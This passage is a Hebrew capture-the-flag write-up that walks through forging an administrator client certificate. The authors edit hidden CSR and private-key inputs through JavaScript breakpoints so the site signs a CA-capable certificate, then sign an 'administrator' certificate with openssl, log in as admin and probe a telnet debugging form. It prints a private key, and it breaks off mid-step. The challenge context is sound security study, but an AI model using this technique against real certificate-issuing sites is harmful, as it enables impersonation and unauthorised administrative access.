
1. CA - (או Common Authority) זוהי ישות ב-Chain Of Trust אשר יכולה לחתום על בקשות בעזרת מפתח פרטי אשר מצורף לבקשה ולייצר Certificate "חתום".
2. CSR - (או Certificate Signing Request) זוהי הבקשה שיש לשלוח ל-CA יחד עם מפתח פרטי מצורף בכדי שהוא יחתום על הבקשה. נקודה חשובה מאוד לגבי **CSR**, ניתן לבקש מה-**CA** לחתום לנו על **Certificate** שיכול לחתום בעצמו על עוד **Certificate**-ים בשרשרת.

בגדול התהליך נראה בערך ככה:




ועכשיו קצת יותר פרקטיקה ולוגיקה של הפתרון לאתגר הזה: מכיוון שבטופס ישנם 2 hidden inputs שאנו יכולים לשנות עם "דיבוג" של ה-Javascript נוכל לייצר CSR אשר בעצמו יביא לנו Certificate שבעזרתו נוכל לחתום על Certificate נוסף אשר יכיל בשדה ה-Common Name שלו את ה-administrator אותו אנו צריכים.

מה עשינו מכאן? יצרנו CSR חדש עם Common Name בשם "missilesys.com". ה-CSR החדש שיצרנו, לאחר שיחתם על ידי האתר, יאפשר לנו לחתום על Certificate-ים נוספים. כדי לייצר את ה-CSR השתמשנו ב-Microsoft Management Console של Windows:




בשלב של ה-Certificate Information, אנחנו רוצים לשנות ערכים חשובים ב-CSR:




נלחץ על Properties ושם נערוך את השדות הבאים:

1. Common Name - ל-missilesys.com
2. ב-Extension שנקרא "Basic Constraints" יש להדליק את השדות "Enable This Extension" ו-"Allow subject to issue certificates", בנוסף, על ה-Path Length להיות גדול מ-1 ובחלונית ה-Private Key יש לסמן את האופציה שמאפשרת לייצא את המפתח הפרטי.



לאחר שסיימנו את התהליך, אנו צריכים את המפתח הפרטי שבעזרתו נוצר ה-CSR. ה-CSR החדש נמצא בתיקייה "Certificates Enrollment Requests":



נבחר את ה-CSR, נלחץ מקש ימני ונלחץ על Export. נבקש לייצא את המפתח הפרטי בפורמט PKCS12 (האופציה היחידה ש-Windows נותן לנו) ונבחר לו סיסמא.

לאחר מכן, נרצה להמיר את ה-PKCS12 שווינדוס ייצא לנו לפורמט PEM. בכדי לעשות זאת נשתמש ב-OpenSSL.


המרה מ-PKCS12 ל-PEM:

```
openssl pkcs12 -in bla.pfx -nocerts -out key.pem
```

פיענוח מפתח ה-PEM שיצאנו לנו מהשלב הקודם:

```
openssl rsa -in key.pem -out privkey.key
```

כעת, אנו יכולים לתת לאתר לחתום לנו על ה-CSR. נשתמש ב-Javascript Breakpoints, אפשרות ש-Chrome מספק לנו כדי לשים Breakpoints על קוד Javascript. נעצור את האתר לפני שהוא מגיש את ה-CSR והמפתח הפרטי לצד השרת כדי לחתום עליהם:



שמנו את Breakpoint בשורה 19,449 וכעת נוכל לערוך את ה-CSR והמפתח הפרטי:


```
<input id="privatekey" name="privatekey" type="hidden" value="-----BEGIN RSA PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQCttMTRIhfiENCo
Bb4sYpcfLSc2tCf1TcA8o61rPFUKi6WkdsJ9uI3E7aruxy9VW8aMgJjWjWKJq8Ji
muHFIBa4V3fr7a9MMG6xUI7AMCp0TLUvQZvTuGC4qlrBPdVAbZQVL7weLKHW/WUE
TN6RuAox0YuzfZikUL+ov3MvxXuqUXYUtdar31W6YIS8rt1P4iweb29q7EYPFhko
35zFJe2pN6k/jEPBDCL2ZUqVjN3UQKaFu14znjh62kUSvyywXnbw6cVUlYH03UAg
DTMFfpT+fX1SN2zrAzV0hZ9eBLpyfnYQv4dNvBU2DCYRMyXg1sfctUbRBRHVvOnI
dBpPgB3bAgMBAAECggEAUMR7OUSRd09bPa0B6nBjFR9xGsn0vPWEe42dfn2cix04
hTq1H0DXRmg98O2TsCxOqxjGOAigdyPya9fZP0e22Lru6zfmqNXiOjcbUPh0XQQn
wNPQSUbzThoDvdNq2xy4XIuH/D3DeIv00uWNHZNFxj1JLEmrVkenfiaav+0inaOj
cOmaflvdxdyrFYD7tZxMcPJqUj0cKc8jnYR3B2vRMBd1QPAUkZ9/Bdr0psrChniM
lw1UKp2SppVImFw67KpFSPZtTda7PDv+ks+TOnITLwJax+Qh/gBs8OnwBR+zNRFe
EXOEfpnoiuHR15wpn1Tl42w5ZcdF1zVmLbOUiYZnEQKBgQDg9dZLop2F6LoOjvqL
AlGqxkU0eeSnlMyAI0MJk3dZMF4qaMwSrYfmp4ZX5vRyMf7IugXqurBxkomCoEao
JqexPXYRPuAoZRU1q6At5/7rJZ2DaDEdDssaTu/ba8aPWYGrxU8P72CwmSfYFcPS
9b+WebnbxF1ylTvlud+1jDAj0QKBgQDFrIFudvEivlQRsUjlWXKY4cmVKsqh+A+P
WMoXX1fAFjMNNjeUGOnlItzCa5gEy4bTXF7sRnhlTq6yv6cCwXYioHsOahz1f1a0
TuWzRKUWwu5acnMSj6LcyZP+TJkflgGuwwoovhITfX1uqae1pn1gM+xAax9uo79T
v4cyoyut6wKBgQCKsygwNA/5Wzcz+LXC9WgS6fILW8g+BsFbk+ImSlTAmdDFRx3j
ujhbXxi2o8A91FOpwQAa7IYTUC0Wa+mEjWjBH8rm8SRV45UDJVE6XJrQsr1+IsR9
TPyuuNKsL7QZ+C66EIohog60c4mccjbtn/VDOsP8GwMevaJTjpm+nrOjsQKBgHWA
tqugXnSlqLmfpdJXmmxQgxB9kFg5aZ5vTCoajcHsMEqhOOZ67MY9M/cKGCJ5jVqk
pPRUa4rk+6nbjP5xW7T3qk6GO1KfcD3cTGSE4JGoLCFtuQOGiGwwEx3uEHObKsLk
w2w21+4oAWC/zqaHIi4Gj2A3jUaqZbf1uPsbzYIjAoGAWKXYiQKeHnF1pwn34Ge5
ZxXIqC/qCHeRcNTi9WR31D+7FS3YWJ1RzqcvS3TXkN3tKEi5AkCA96J2s+S2IAQ6
dy1ac59VNjmTvyasre2U2+/4MZus3z2p2bBii3lkMWTciw2GXipv5ikawE445YMu
0mkMVND1MGPLZgDrKXbQAOI=
-----END RSA PRIVATE KEY-----
">
<input id="csr" name="csr" type="hidden" value="-----BEGIN CERTIFICATE REQUEST-----
MIICgjCCAWwCAQAwDzENMAsGA1UEAwwEMTIzNDCCASIwDQYJKoZIhvcNAQEBBQAD
```


לאחר שערכנו והאתר חתם לנו על ה-CSR והוציא לנו קובץ PKCS12, נוכל לחתום על Certificates משלנו!

נייצר CSR חדש שה-"Common Name" שלו הוא "administrator" ונחתום עליו:

```
openssl x509 -req -in admin.req -CA ca.cert -CAkey server.key -
CAcreateserial -out admin.crt
```


לאחר שחתמנו על ה-CSR יש לנו את admin.crt. כעת, נתקין את ה-Certificate בווינדוס, וניגש אל האתר. שם נקבל את חלון ששואל אותנו עם איזה Certificate לגשת לאתר. נבחר ב-Certificate שחתמנו עליו, וכעת אנחנו מחוברים כ-administrator:






כעת, אנחנו מחוברים כ-administrator אנחנו יכולים להמשיך הלאה. נכנס לעמוד ה-Settings.

בעמוד ניתן לראות כתובות IP וממשק Telnet Debugging:




בצד שמאל נמצאות כתובות IP של הרכיבים, ננסה להתחבר לאחד מהם עם ממשק ה-Telnet:



לאחר שניסינו להתחבר, נכתב לנו שאפשר להתחבר רק פעם אחת בזמן נתון. חוץ מ-Telnet (פורט 23) יש לנו גם את ה"Management Status" שהוא בפורט 80 - הפורט של HTTP. ננסה לעשות בקשת GET לפורט ונראה מה נקבל:

נראה שקיבלנו את העמוד שבו אנחנו נמצאים כרגע, כלומר 10.0.0.1:80 הוא האתר שכרגע אנחנו נמצאים בו. ננסה לגשת לעמוד settings במקום:




קיבלנו תשובה אחרת! נראה שאנחנו מקבלים Redirect 302 בחזרה. בשלב הזה קצת נתקענו וניסינו המון דברים. ראינו שהבקשות מחזירות את ה-Header של Server כ-Cheroot/6.5.4. בנוסף, כאשר שלחנו בקשת GET ל-/ ראינו כי השרת מחזיר Header של Set-Cookie. דבר שהיה לנו מוזר הוא שה-Domain שה-Header מחזיר הוא missilesystem.com ולא missilesys.com. לאחר ניסיונות רבים הבנו שזו כנראה טעות באתגר.

בהסתכלות על איך האתר עובד, ראינו שהשדות של ה-IP וה-PORT מועברים כבקשת POST לעמוד telnet/:

```
▼<form method="post" action="/telnet">
  ▼<div id="titles">
    ▼<div id="ip_title" class="level3_title name">
       <span class="name">IP</span>
       <input name="ip" class="value" type="text"> == $0
     </div>
    ▼<div id="port_title" class="level3_title value">
       <span class="name">Port</span>
       <input name="port" class="value" type="text">
     </div>
   </div>
  ▼<div id="console">
     <textarea name="consoleinput" id="consoleinput" cols="80" rows="50"></textarea>
```

החלטנו לנסות לעשות בקשת POST בעצמנו עם השדות IP ו-PORT לעמוד של ה-telnet וקיבלנו HTTP 404. ניסינו לעשות את אותה הבקשה לעמוד של ה-settings אבל קיבלנו שוב Redirect:




בשלב הזה ניסינו לראות מה אנחנו מפספסים, ומצאנו שבכל גישה לאתר אנחנו ניגשים עם Cookie בשם SID.

ניסינו להוסיף את ה-Cookie כ-Header לבקשה:

